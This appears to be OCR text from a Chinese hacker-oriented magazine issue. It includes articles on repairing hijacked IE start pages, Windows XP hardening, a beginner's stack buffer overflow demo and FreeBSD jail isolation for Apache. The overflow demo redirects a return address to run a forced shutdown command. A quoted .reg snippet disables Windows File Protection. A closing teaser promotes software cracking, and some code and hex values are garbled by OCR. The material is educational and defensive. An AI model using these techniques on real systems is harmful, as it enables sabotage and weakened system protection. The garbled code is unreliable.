修复方法：运行注册表编辑器，展开上述子键，将“Start Page”子键的键值修改为某个网址（当然是自己的了）即可。如果你不想一运行 IE 就自动打开某网页的话，可以将 IE 起始页设为空白页，即将“Start Page”子键的键值修改为“about:blank”，重新运行 IE 就可以了。也可以通过 IE 的选项设置来更改 IE 的起始页，设置方法：点击“工具 / Internet 选项”，在“主页”中输入起始页。

特殊例子：当 IE 的起始页变成了某些网址后，就算你通过选项设置修改好了，重启以后又会变成他们的网址，这是因为对方在你电脑里加入了一个自运行程序，会在系统启动时将你的 IE 起始页设成他们的网站。

修复方法：运行注册表编辑器 regedit，然后依次展开 HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Current Version\Run 主键，然后将其下的 registry.exe 子键删除，删除自运行程序 c:\Program Files\registry.exe，最后从 IE 选项中重新设置起始页就可以了。

3. 被篡改 IE 起始页的默认页

症状：有些 IE 被改了起始页后，即使设置了“使用默认页”仍然无效，这是因为 IE 起始页的默认页也被篡改。

涉及子键：HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer\Main\Default Page_URL。该子键的键值对应起始页的默认页。

修复方法：运行注册表编辑器，展开上述子键，

将“Default_Page_URL”子键键值中的那些篡改网站的网址改掉就好了，或者设置为IE的默认值。

4. 被篡改IE默认的搜索引擎

症状：在IE浏览器的工具栏中有一个搜索引擎的工具按钮，可以实现网络搜索，被篡改后只要点击那个搜索工具按钮就会链接到那个篡改的网站，图3中所示就是雅虎的搜索引擎。

涉及子键: HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer\Search\CustomizeSearch, HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer\Search\Search Assistant。

修复方法：运行注册表编辑器，依次展开上述子键，将“CustomizeSearch”和“SearchAssistant”的键值改为某个搜索引擎的网址即可。




图3

修复方法：运行注册表编辑器，打开上述主键，在“MenuExt”主键下面就会有“欢迎访问xxxx网站”相似内容的主键，将其删除，但是在删除之前你可以展开这个主键看一下，在这里面有一个链接打开一个HTML文件的子键，看看这个文件路径，然后根据路径将这个文件也删除（注意，这个HTML文件被设置了隐藏属性，从菜单选择“查看/文件夹选项/查看页/显示所有文件”可以看见），这样才彻底清除干净。

6. 系统启动时弹出对话框

症状：开机时，会弹出推荐网站“欢迎访问http://www……”样式的窗口。进入系统后，会自动打开IE浏览器，自动访问默认主页http://www……并且无法更改（图4）。



图4

涉及子键: HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Winlogon\LegalNoticeCaption, HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Winlogon\LegalNoticeText。其实这两个主键与IE并不相关，而是Windows登录提示对话框的控制项。

修复方法：运行注册表编辑器，然后依次展开上述主键，将“LegalNoticeCaption”和“LegalNoticeText”主键删除就完毕了。

现在，大家都会了吧，以后IE要是再出现问题的话，菜鸟朋友们就可以自己解决了，另外，也建议大家安装一些IE保护工具，如魔法兔子等修复IE的软件，严重了最多重装IE。

中国红黑联盟基地

地址: www.yaqua163.com

站点性质:网络安全技术交流，视频动画下载，菜鸟学习网络技术的天堂，收集了最新漏洞研究文章，漏洞利用工具，我们的目的就是让一些想学习安全技术的朋友梦想成真。

合
作
站
点

中国网络安全协会

地址: http://www.chinansa.com

简介: 中国网络安全协会chinaNSA(China Net Safe Association)并不是一个黑客组织，而是一个致力于安全联合、力量融和的组织，是一个融和协作及形象提升的综合业务支撑平台，团结融和成就未来！专注安全行业发展，提供强势的信息及互联网安全建议、系统化安全解决办法 提供应急响应及个性化安全服务！

小谈Windows XP 用户安全

yizhigu [S.H.C]

可以说目前大多数个人电脑使用的都是 Windows XP 系统，Windows XP 相较以前的 Windows 2000 系统（想必现在已经很少有读者还再使用古董级的 Windows 9*/ME 系统吧），主要体现在工作界面设计、网络性能及多媒体技术等方面改进。当然了，在安全性方面的改进也是不容忽视的，但即使如此，随着 Windows XP 用户的普及以及各种 Windows 新漏洞的公布，就连 Windows XP 最新的 SP2 现在也已经不再是那么的安全了，希望本文可以让读者朋友在日常使用 Windows XP 时能够有所收获。

1. 来自系统内的安全

首先不得不说的是溢出漏洞，攻击者只需要一个溢出程序就能够轻而易举的获取系统权限。大家对于 03 年的 RPC Dcom 漏洞以及 04 年的 MS04011 漏洞还记忆尤新吧。当然，这些都是主动的进攻方式，而网页木马的诞生，则使得被动型的攻击成了目前流行的攻击方式。针对 X P 系统流传最为广泛的就是利用 help control local zone 漏洞和 MS06001 (WMF)

漏洞制作的网页木马了，现在“黑客”使用最广泛的方法就是入侵网站后通过 webshell 挂上网页木马来守株待兔。大多数网页木马都是利用的 IE 漏洞，所以防范网页木马最好的方式是不使用 Windows 系统自带的 IE 浏览器，推荐

大家使用 Opera 和 Firefox 这类并非基于 IE 内核的浏览器。

说了这么多，也是让大家认识到系统漏洞的危害，提醒大家一定要打开自动更新。

现在对于盗版用户的问题，微软仅仅是在 Windows Update 网站进行了身份验证，大家只需要在系统属性下启用自动更新就可以了（图 1）。




图 1

最近有不少朋友向我反映：下载完自动更新需要的文件后，安装过程中会有出错提示。对于这类问题，一般情况都是安装了比较大的主题包，修改了一些重要的资源文件，所以卸载主题包后就能成功安装补丁了。也有少

数不能自动更新的用户，可以手动下载补丁包，也可以从以往光盘中收录的补丁进行安装。

XP 系统相对于 2000 在安全上做了很大的改进，即使开启了默认共享，建立连接后的权限也只是 guest，但是还是建议大家关闭共享，最简单的方法就是关闭服务里的 server（图 2）。




图 2

同时为了进一步保障安全，我建议大家也关闭如下服务：Telnet、TerminalServices、TaskScheduler，这些服务多少存在安全隐患。因为很多未知漏洞的 exploit 程序，也就是牛人们研究并开发的 0day，大多数是针对这些默认开启的服务。

说到 TerminalServices 这个服务，大家还记得魔女条件在上期给我们介绍的 xp sp2 远程多用户登录的文章吧。我们只需要导入一个注册表文件（后缀为 reg）就可以关闭文件保护功能，内容如下：

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon]
SFCDisable=dword:fffffff9d
```

所以有必要在关键的键值上进行保护，我们可以设置这些关键的权限为“完全拒绝”（图 3）。



图 3

这样就算提示导入成功，也不会对该键值进行修改。文件保护功能是相当重要的，所以大家切记要在注册表上动点手术。现在大多数远程控制型木马利用 ActiveX 值启动，所以这处键值也要修改相应权限: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Active Setup\Installed Components。

关于系统以内的安全，也有一些设置方面的问题。例如 X P 的防火墙最好是按照默认开启，起码可以对一些主动连接型木马进行拦截。大多数服务是开启了对应的默认端口，而在端口的防范上，可以利用系统自带的 TCP / IP 安全策略来进行筛选。X P 的安全中心也是一大改进功能，默认情况下给予用户必要的安全提示，不过此功能的确有些鸡肋。所以建议大家也关闭这个服务: Security Center。最后注意查看一下你的管理员用户，虽然 x p 是单用户工作站模式，但是现在很多 ghost 镜象克隆安装的系统存在口令为空的新用户(多数表现在电脑城初始安装的系统，在湖北境内现象尤为严重)，而在用户注销的情况下远程连接可以通过此 new 用户进入你

的系统，删除不必要的用户和设置管理员口令也是必须的。

2. 来自系统外的安全

在确定修复已知系统漏洞和保证安全设置的情况下，有必要对我们的系统进行人为的武装。杀毒软件是必不可少的，大家可以根据自身所好选择一款强劲的杀毒软件，国内的江民和瑞星，国外的卡巴斯基等，都可以很好的防范已知病毒。系统自带的防火墙在功能上有所欠缺，我推荐大家使用瑞星、金山或者天网的防火墙，这类防火墙可以自定义安全规则，对端口进行过滤，同时可以对未发布补丁的漏洞进行安全升级并能有效防范。由于现在的木马使用进程插入技术，并且免杀技术的相对成熟，靠防火墙和杀毒软件并不能做到绝对的安全。这里我推荐大家使用俄罗斯的一款安全工具 safe system

monitor，官方地址为: <http://www.syssafety.com/>，该软件支持中文。这款软件可以监视文件和注册表的改动，并且能在文件运行时对其进行拦截(图 4)。

利用它来检测一些捆绑过的工具，或者查看木马的运行方式是绝对实用的！建议大家在接收或者下载一些不能确定其安全性的工具的时候，利用本程序进行监视，如果是木马程序就自身进行拦截。例如捆绑过的工具在运行后可以检测到其他程序同时运行，或者可以拦截到木马调用 service 写入服务。这款工具有授权时间，当软件提示期满时更新就可以了，是永久免费的。

在工具辅助的情况下，自身的安全知识和意识也是不可缺少的。平时切记不要随意进入一些网站，特别是那些黄色网站等可能会利用 ActiveX 载入插件或者 IE 漏洞自动下载间谍和木马程序。我们有必要对一些非安全保障的工具，特别是我们平时下载的某些黑客工具，先进行查毒，然后用 SSM 进行监视。总之，用户自身的安全才是根本的安全。

3. 一点建议

通过黑客惯用伎俩来看，现在的钓鱼手法普遍存在并且迅速发展。不论是利用系统漏洞进行攻击或者网页挂马，还是利用人性心理漏洞进行网络诈骗，这些都让人防不胜防。所以我们的系统不仅要经过漏洞的修复和安全工具的层层保护，同时一定要擦亮自己的眼睛，对任何事物有一个严格的判断标准，小心驶得万年船。最后祝大家确保系统安康的情况下，身体也一定要健康哦。■




图 4

菜鸟也学缓冲区溢出

冀云

关于缓冲区溢出的文章在 X 上已经有许多高手都写过了，但我这个人一向就这么愚钝，总是跟不上时代，等大家都普及了我才开始学。今天就向大家汇报一下我学习缓冲区溢出的一点点心得吧。

先说说跟缓冲区有关的概念——堆栈。堆栈是一种后进先出的结构，这是因为最后压入堆栈的值总是最先被取出。它是由 CPU 内部硬件直接支持的，也是实现过程调用和过程返回机制的基本组成部分。在调用过程的时候会遵循一定的规律，规律如下：1. 参数被压入堆栈；2. 过程被调用，返回地址被压入堆栈；3. 过程开始执行时，EBP 被压入堆栈；4. 使 EBP 的值与 ESP 相等（从这时开始，EBP 就被作为寻址过程参数的基址指针）；5. 可以从 ESP 中减掉一个数值为过程的局部变量创建空间（为局部变量创建空间其实就是我们的缓冲区）。

在调用了函数后内存的结构是这样的：

内存低地址	内存高地址
<----- buffer	ebp
<----- [] ret 参数	[]

入栈的 ebp 是调用函数前的 ebp，入栈后 ebp 被赋新值，可用新的 ebp 来对参数或缓冲区进行寻址。

知道这些概念后，来看一个实例。通过覆盖函数的返回地址来改变程序的流程，使得重复执行我们想要执行的代码，这个实例要执行的代码其实现是出现关机的对话框。代码如下：

```
#include <windows.h>
char *shellcode = "\x61\x62\x63\x00"; // 模拟的
                                         // shellcode，用做摆设，所以字符串任意
void test()
{
    char buffer[4]; // 申请的缓冲区，长度是4个字节
    strcpy(buffer, shellcode);
}

void main()
{
    int i=0;
    if(i)
        system("shutdown -s -t 36000"); // 关机的命令
    else
        MessageBox(NULL, "OverFlow Test !", "Test", MB_OK);
    test();
}
```

在 VC 编译前关闭优化选项（工程 → 设置 → C/C++，Category 选 General，优化选 Disable），选择“Win32 Release”（编译 → 移动活动工程配制），这样设置有利于我们的调试。然后编译并运行，可以看见一个对话框。编译好文件我命名为 test1.exe，使用 OllyDbg 打开我们刚才编译好的 test1.exe，然后跟踪到如下的代码处就是我们的 main() 函数了。


```
0040101A /$ 55          push ebp
0040101B |. 8BEC         mov ebp,esp
0040101D |. 51          push ecx
0040101E |. C745 FC 00000000 mov dword ptr ss:[ebp-41]
// 把0移到我们定义的变量中。i是局部变量，是由EBP
// 来寻址的
00401025 |. B3D7 FC 00  cmp dword ptr ss:[ebp-
41],0
// 与0比较
00401029 |. 74 0F        je short test1.0040103A
// 相等，跳走了，跳到0040103A了
0040102B |. 68 3C604000  push test1.0040603C
; ASCII'shutdown -s -t 36000'
00401030 |. E8 1B010000  call test1.00401150
// 调用 system()函数
00401035 |. B3C4 04      add esp,4
00401038 |. EB 14        imp short test1.0040104E
0040103A |> 6A 00        push 0
; /Style= MB_OK|MB_APPLMODAL
0040103C |. 68 54604000  push test1.00406054
; |Title= "Test"
00401041 |. 68 5C604000  push test1.0040605C
; |Text = "Overflow Test !"
00401046 |. 6A 00        push 0
; |hOwner= NULL
00401048 |. FF15 B4504000  call dword ptr ds:
[<&USER32.MessageBoxA>]
0040104E |> E8 ADFFFFFF
00401053 |. BBE5         mov esp,ebp
00401055 |. 5D          pop ebp
00401056 \. C3          retn
```

在往上看就看到了我们的 test() 函数了：

```
00401000 /$ 55          push ebp
00401001 |. 8BEC         mov ebp,esp
00401003 |. 51          push ecx
00401004 |. A1 30604000  mov eax,dword ptr ds:
[406030]
// shellcode 的地址
00401009 |. 50          push eax
0040100A |. B04D FC      lea ecx,dword ptr ss:
[ebp-4]
// 得到刚才申请的空间的地址
0040100D |. 51          push ecx
0040100E |. E8 4D000000  call test1.00401060
```


00401013	l	83C4 08	add
esp,8			
00401016	l	8BE5	mov
esp,ebp			
00401018	l	5D	pop
ebp			
00401019	\	C3	ret

用溢出改变流程是更改 `ret` 时所用的栈使它跳转异常。我打算让它跳转到代码 `system("shutdown -s -t 36000");` 处，在可执行文件里，它在 `0040102B` 处开始让参数入栈。在 `test()` 函数里申请了 `char Buffer[4]` 以后，栈里结构如下：



所以我们用来覆盖返回地址的字符串只要比正常缓冲区的长度多 8 个字节就可以（由于我们的缓冲区长度是 4 个字节，所以一共要 12 个字节），而最后 4 个字节是地址 `0040102B`，就可以让它在执行时跳到 `0040102B` 处，就可以改变我们的流程，让它执行

`system("shutdown -s -t 36000");` 构造的字符串是：`char *shellcode="\x61\x62\x63\x64\x65\x66\x67\x68\x2B\x10\x40\x00";` 前 8 个字符是任意的，只有后 4 个是返回的地址。返回地址是 `0040102B`，但是要反着写成 `\x2B\x10\x40\x00`，因为数的高位要放在高字节处。这样编译后栈里结构如下：



返回地址 `ret` 变成了 `system()` 函数参数入栈的地址。

改变后的代码是：

```
#include <windows.h>
char *shellcode="\x61\x62\x63\x64\x65\x66\x67\x68\x2B\x10\x40\x00";

void test()
{
    char buffer[4];
    strcpy(buffer,shellcode);
}

void main()
{
    int i=0;
    if(i)
        system("shutdown -s -t 36000");
    else
        MessageBox(NULL,"Overflow Test!","Test",MB_OK);
    test();
}
```

编译后运行，是不是出现了一直关机的对话框啊！我使用的环境是 Windows XP+VC 6.0，如果环境不一样，可能上面所使用的地址也不一样了。刚刚接触缓冲区溢出，难免有些错误，请大家指正。¤

利用分离技术防范未知漏洞

姜超

说到黑客，永远是网络管理员最头痛的事儿，什么漏洞、服务配置不当、病毒都是一个个能让黑客有机可乘的根源，甚至连累到系统本身的安全，所以说网络管理员的责任相当重大，一旦对某种服务没有配置好或者没有对软件进行更新和升级，就会很容易遭到黑客的袭击。在国内非专业的网络管理员很多，所以当网上公布安全漏洞时，管理员不能在第一时间打上补丁以及更新，在这段时间里，黑客就会有

机可乘入侵你的系统，严重的可能会对你服务器造成重大影响。因此大家不但要及时给系统升级和打补丁，还要充分利用系统与各服务的分离技术。从词义我们可以看出，就是把系统上启动的服务和系统本身分离出来，这样它们就不会有联系。我举个例子，比如说目前服务器上用的最多的 web 服务，以 apache 来说，一旦 apache 出现了漏洞，黑客就会利用漏洞以 web 权限入侵，这样黑客就会很顺利的拿到系统的

passwd 密码文档，然后在本地破解 (sag) 注：我认为入侵者更会选择尝试使用本地溢出来获取 root 权限，因为现在的 UNIX/Linux 系统，其真正的密码都是存放在 shadow 文件中的，而 shadow 文件的权限通常都是只有 root 用户才可以读写)，如果系统本身还存在本地提升权限漏洞的话，那后果更不堪设想。但是倘若我们把 apache 与系统分离，那么黑客即使利用漏洞入侵了服务器也不会对系统本身造成危害，最多只是

把 apache 破坏掉而已, 这样系统的危害就大大减少了, 如果大家还对分离的概念有些模糊, 下面的图可以向大家展示在 Linux / Unix 下 apache 和 OS 分离的样子, 如图。


从图中大家可以看到比较大的那个树型目录系统是 Linux / Unix 系统, 而在系统的根目录下有个 web_jail 目录, 进到里面我们还可以看到一个类型系统的树型目录, 而这个目录里并不是存放所有系统下的东西, 而是存放与 apache 有关的东西, 包括 apache 启动程序, 还有一些必备的库文件等, 但是我们可以把它看成一个放有 apache 的小型系统,

最后我们把这个小型系统用 Jail 这个工具进行“监禁”, 就形成了一个“监牢”, 这样黑客即使通过 apache 漏洞入侵也只能在这个“监牢”里活动, 他绝对出不了这个“监牢”, 也不能对“监牢”以外的东西进行访问和修改, 从而保护了 Linux / Unix 的系统安全。说了这么多, 现在让我们好好了解一下如何打造这个“监牢”以及如何使用分离技术吧!

测试环境:

操作系统: FreeBSD/Linux

必备服务: apache, jail



因为 FreeBSD 是免费的 Unix 系统, 所以比较注重安全, 在默认安装的 FreeBSD 里就已经安装了 Jail 这个程序。因此, 本文以 FreeBSD 为例子。Jail 的英文意思就是监禁, 我们正是利用这个 Jail 把下面要打造的小型 apache 系统监禁起来, 来看看我是如何打造这个小型系统的吧!

1. 首先我们要打造正常系统的树型结构

```
# mkdir /web_jail
# mkdir -p /web_jail/{etc,bin,tmp,var,log,var/run,dev,libexec,sbin}
# mkdir -p /web_jail/
/usr/local/etc/apache/usr/local/lib/usr/local/libexec/apache,/usr/local/sbin,/usr/local/www/date,/usr/libexec,/usr/lib,/usr/bin
```

2. 复制 HTTPD 相关文件到 Jail 环境内。Apachectl 是一个 Shell 脚本, 通过 Less 命令查看后得知它依赖于 Sh 和 Limits, 所以也要把它们复制到 Jail 环境内。

```
# cp /dev/null /web_jail/dev/null
# cp /usr/local/sbin/httpd /web_jail/usr/local/sbin/httpd
# cp /usr/local/sbin/apachectl /web_jail/usr/local/sbin/apachectl
# cp /bin/sh /web_jail/bin/sh
# cp /usr/bin/limits /web_jail/usr/bin/limits
```

3. 复制 Sh 和 Limits 到 Jail 环境内

```
# cp -Rf /usr/local/etc/apache /web_jail/usr/local/etc/apache
# cp -Rf /usr/local/libexec/apache /web_jail/usr/local/libexec/apache
```

4. 查看当 httpd 启动时都用了哪些库文件, 然后我们把这些文件复制到监牢的相应位置。

```
# ldd /usr/local/sbin/httpd
/usr/local/sbin/httpd:
 libm.so.4 => /lib/libm.so.4 (0x280bc000)
```

```

libaprutil-1.so.1 => /usr/local/lib/libaprutil-1.so.1 (0x280d2000)
libexpat.so.5 => /usr/local/lib/libexpat.so.5 (0x280e5000)
libiconv.so.3 => /usr/local/lib/libiconv.so.3 (0x28103000)
libapr-1.so.1 => /usr/local/lib/libapr-1.so.1 (0x281f0000)
libcrypt.so.3 => /lib/libcrypt.so.3 (0x28210000)
libpthread.so.2 => /usr/lib/libpthread.so.2 (0x28228000)
libc.so.6 => /lib/libc.so.6 (0x2824d000)

# cp /usr/local/lib/libaprutil-1.so.1 /web_jail/usr/local/lib/libaprutil-1.so.1
# cp /usr/local/lib/libexpat.so.5 /web_jail/usr/local/lib/libexpat.so.5
# cp /usr/local/lib/libiconv.so.3 /web_jail/usr/local/lib/libiconv.so.3
# cp /usr/local/lib/libapr-1.so.1 /web_jail/usr/local/lib/libapr-1.so.1
# cp /lib/libcrypt.so.3 /web_jail/lib/libcrypt.so.3
# cp /usr/lib/libpthread.so.2 /web_jail/usr/lib/libpthread.so.2
# cp /lib/libc.so.6 /web_jail/lib/libc.so.6

```

5. 设置一些目录的权限。所有用户可读可写可执行: # chmod 777 /web_jail/var/run /web_jail/var/log /web_jail/tmp /web_jail/dev/null

6. 提取 root、www 用户和 root、www 组，并将其放到 Jail 环境内

```

# grep root /etc/master.passwd > /web_jail/etc/master.passwd
# grep www /etc/master.passwd >> /web_jail/etc/master.passwd
# grep root /etc/group > /web_jail/etc/group
# grep www /etc/group >> /web_jail/etc/group

```

生成帐户数据库。如果成功，会有 group、master.passwd、pwd.db、spwd.db 这 4 个文件。

```

# pwd_mkdb -d /web_jail/etc /web_jail/etc/master.passwd
# ls /web_jail/etc
Group master.passwd pwd.db spwd.db

```

7. 最后把 resolv.conf 复制到监牢的对应目录即可。

```
#=cp /etc/resolv.conf /web_jail/etc/resolv.conf
```

现在我们这个 apache 的监牢就算打造好了，在启动这个监牢之前，先让大家看看启动正常没有受保护的 apache 是什么效果，然后再来看看在监牢里启动的 apache 有什么不同。

(1) 正常启动 apache。

```

# apachectl start
myfreebsd# ps aux
USER    PID %CPU %MEM   VSZ   RSS TT STAT STARTED      TIME COMMAND
.....
```

USER	PID	%CPU	%MEM	VSZ	RSS	TT	STAT	STARTED	TIME	COMMAND
root	635	0.0	1.1	3352	2828	??	ls	2:45PM	0:00.00	/usr/sbin/sshd
root	636	0.0	1.3	6100	3116	??	ls	2:46PM	0:00.03	sshd: conan [priv] (sshd)
conan	639	0.0	1.3	6052	3128	??	S	2:46PM	0:00.02	sshd: conan@ttyp0 (sshd)
root	654	0.0	2.2	7208	5448	??	Ss	3:02PM	0:00.01	/usr/local/sbin/httpd -k start
www	655	0.0	2.2	7236	5464	??	S	3:03PM	0:00.00	/usr/local/sbin/httpd -k start
www	656	0.0	2.2	7236	5464	??	S	3:03PM	0:00.00	/usr/local/sbin/httpd -k start
www	657	0.0	2.2	7236	5464	??	S	3:03PM	0:00.00	/usr/local/sbin/httpd -k start
www	658	0.0	2.2	7236	5464	??	S	3:03PM	0:00.00	/usr/local/sbin/httpd -k start
www	659	0.0	2.2	7236	5464	??	S	3:03PM	0:00.00	/usr/local/sbin/httpd -k start

```
# lsof -p 654
lsof: WARNING: bad section count line in /root/lsof_myfreebsd, line '1' section, dev=500ff00
lsof: WARNING: created device cache file: /root/lsof_myfreebsd
COMMAND PID USER FD TYPE DEVICE SIZE/OFF NODE NAME
httpd 654 root cwd VDIR 0.76 512 2
httpd 654 root rtd VDIR 0.76 512 2
httpd 654 root txt VREG 0.81 403477 196708 /usr/local/sbin/httpd
httpd 654 root txt VREG 0.76 136984 49359 /libexec/ld-elf.so.1
httpd 654 root txt VREG 0.76 98120 116 /lib/libm.so.4
```

httpd	654	root	txt	VREG	0.81	94801	196688	/usr/local/lib/libaprutil-1.so.1
httpd	654	root	txt	VREG	0.81	157285	190502	/usr/local/lib/libexpat.so.5
httpd	654	root	txt	VREG	0.81	1002260	192796	/usr/local/lib/libiconv.so.3
httpd	654	root	txt	VREG	0.81	158865	196678	/usr/local/lib/libapr-1.so.1
httpd	654	root	txt	VREG	0.76	28876	114	/lib/libcrypt.so.3
httpd	654	root	txt	VREG	0.81	140112	47298	/usr/lib/libpthread.so.2
httpd	654	root	txt	VREG	0.76	877604	125	/lib/libc.so.6
httpd	654	root	txt	VREG	0.76	995056	138	/lib/libcrypto.so.4
httpd	654	root	txt	VREG	0.81	184752	47387	/usr/lib/libssl.so.4
httpd	654	root	0r	VCHR	0.14	010	14	/dev/null
httpd	654	root	1w	VCHR	0.14	0t0	14	/dev/null
httpd	654	root	2w	VREG	0.79	220	94220	/var/log/httpd-error.log

(2) 关闭正常的 apache，然后启动监牢里的 apache。

```
# jail --help // 大家可以用--help 参数来查看如何用jail
jail: illegal option --
usage: jail [-i] [-l -u username | -U username] path hostname ip-number command ...
# jail -u root /web_jail www.myfreebsd.org 192.168.62.88 /usr/local/sbin/apachectl start
# ps aux
USER PID %CPU %MEM VSZ RSS TT STAT STARTED TIME COMMAND
root 671 0.0 0.4 1632 936 p0 TJ 3:09PM 0:00.00 /bin/sh /usr/local/sbin/apachectl start
www 673 0.0 1.7 7112 4344 p0 TJ 3:09PM 0:00.06 /usr/local/sbin/httpd -k start
myfreebsd# lsof -p 671
COMMAND PID USER FD TYPE DEVICE SIZE/OFF NODE NAME
sh 671 root cwd VDIR 0.79 512 6 /web_jail
sh 671 root rtd VDIR *0.79 512 6 /web_jail
sh 671 root iid VDIR 0.79 512 6 /web_jail
sh 671 root txt VREG 0.79 103872 15 /web_jail/bin/sh
sh 671 root txt VREG 0.79 186984 29 /web_jail/libexec/ld-elf.so.1
sh 671 root txt VREG 0.79 80312 113 /web_jail/lib/libedit.so.5
sh 671 root txt VREG 0.79 256684 114 /web_jail/lib/libncurses.so.6
sh 671 root txt VREG 0.79 877604 112 /web_jail/lib/libc.so.6
sh 671 root 0u VCHR 0.87 0t9534 87 /dev/ttyp0
sh 671 root 1u VCHR 0.87 0t9534 87 /dev/ttyp0
sh 671 root 2u VCHR 0.87 0t9534 87 /dev/ttyp0
sh 671 root 10r VREG 0.79 3147 102 /web_jail/usr/local/sbin/apachectl
```

大家仔细对比 2 种 apache 启动后的效果就会发现 ps 显示 STAT 列里的 HTTPD 进程有一个“J”标志，这表示现在 HTTPD 是运行在 Jail 环境下的，我们还可以从 lsof 显示出来的信息再次证明后者在监牢里启动的，apache 的启始目录是从 /web_jail/……开始的。现在我们可以用 lynx 或者浏览器打开 web 地址，如果浏览正常，就说明我们的监牢系统已经运行正常了。

最后如果大家使用 JAIL 启动出错，大部分原因可能是因为库文件没有复制完整，因为 ldd 还有些库没有显示出来，所以需要大家参照出错信息把需要的库都复制到监牢的相应位置，这样就肯定能成功。☒



华夏黑客同盟

地址：www.77169.com

中国最大的黑客类门户网站，公司主打：网络安全培训，分长期培训和短期培训。网络安全服务，为各大公司、企业、政府网站提供网络安全服务、安全解决方案有防 ddos 攻击方案、网站安全评估、网站安全加固、网站专职保镖、网站应急响应等等。IDC 服务、虚拟主机、主机托管、整机租用、域名注册、网站建设、网站推广、企业邮局、网页制作等基本网络服务，空间可以免费试用，用好了再付款。管你是黑暗的天使 Hacker，还是贪婪的饕餮 Sniffer，又或是编码的精灵 Cracker 让我们走在一起！一起来到这个技术与情感同在的地方。

手机想必各位都有吧!但是有没有想过要动手破解我们的手机呢?突破铃声大小的限制,突破图片储存数量的限制……让它更炫更酷。在以前的杂志上大多介绍的是关于软件的破解,本期Extreme朋友就给我们带来了《手机也来玩破解》,想要尝鲜的破解爱好者们不要错过哟。另外公子许同学也给我们带来了精彩的《一软多破谈Crack》,就来看看他是怎么做到集思广益、发散思维,达到一题多解的目的的。总之一句话“总有一个适合你”。

一软多破谈

Crack

公子许 @ TIT

学习破解已经有一段时间了,在秦妮同学的帮助下已经对破解的初步知识有了一定的了解,也深刻认识到自己反汇编基础知识的不足,有扎实的基础才能作到厚积薄发,希望以后在X上能看到一些专业破解的基础知识教程。

这次就把我这段时间的学习成果和一些感受与大家分享一下。软件破解的方法并不是单一固定的,条条大路通罗马嘛,但我个人认为只要能想到其中一种行之有效的方法就可以让问题迎刃而解。在学习过程中当然要集思广益、发散思维了。下面是我破解一款MP3制作软件的不同方法,希望大家有所收获。

我们要破解的目标软件是AltoMP3 CD Ripper V4.0,这款软件可以从音乐CD内提取乐曲并编码为MP3格式,并获得具有原音轨的声音质量,体积更加小巧的MP3。支持WAV格式与MP3之间相互转换。该软件的限制如图1所示。

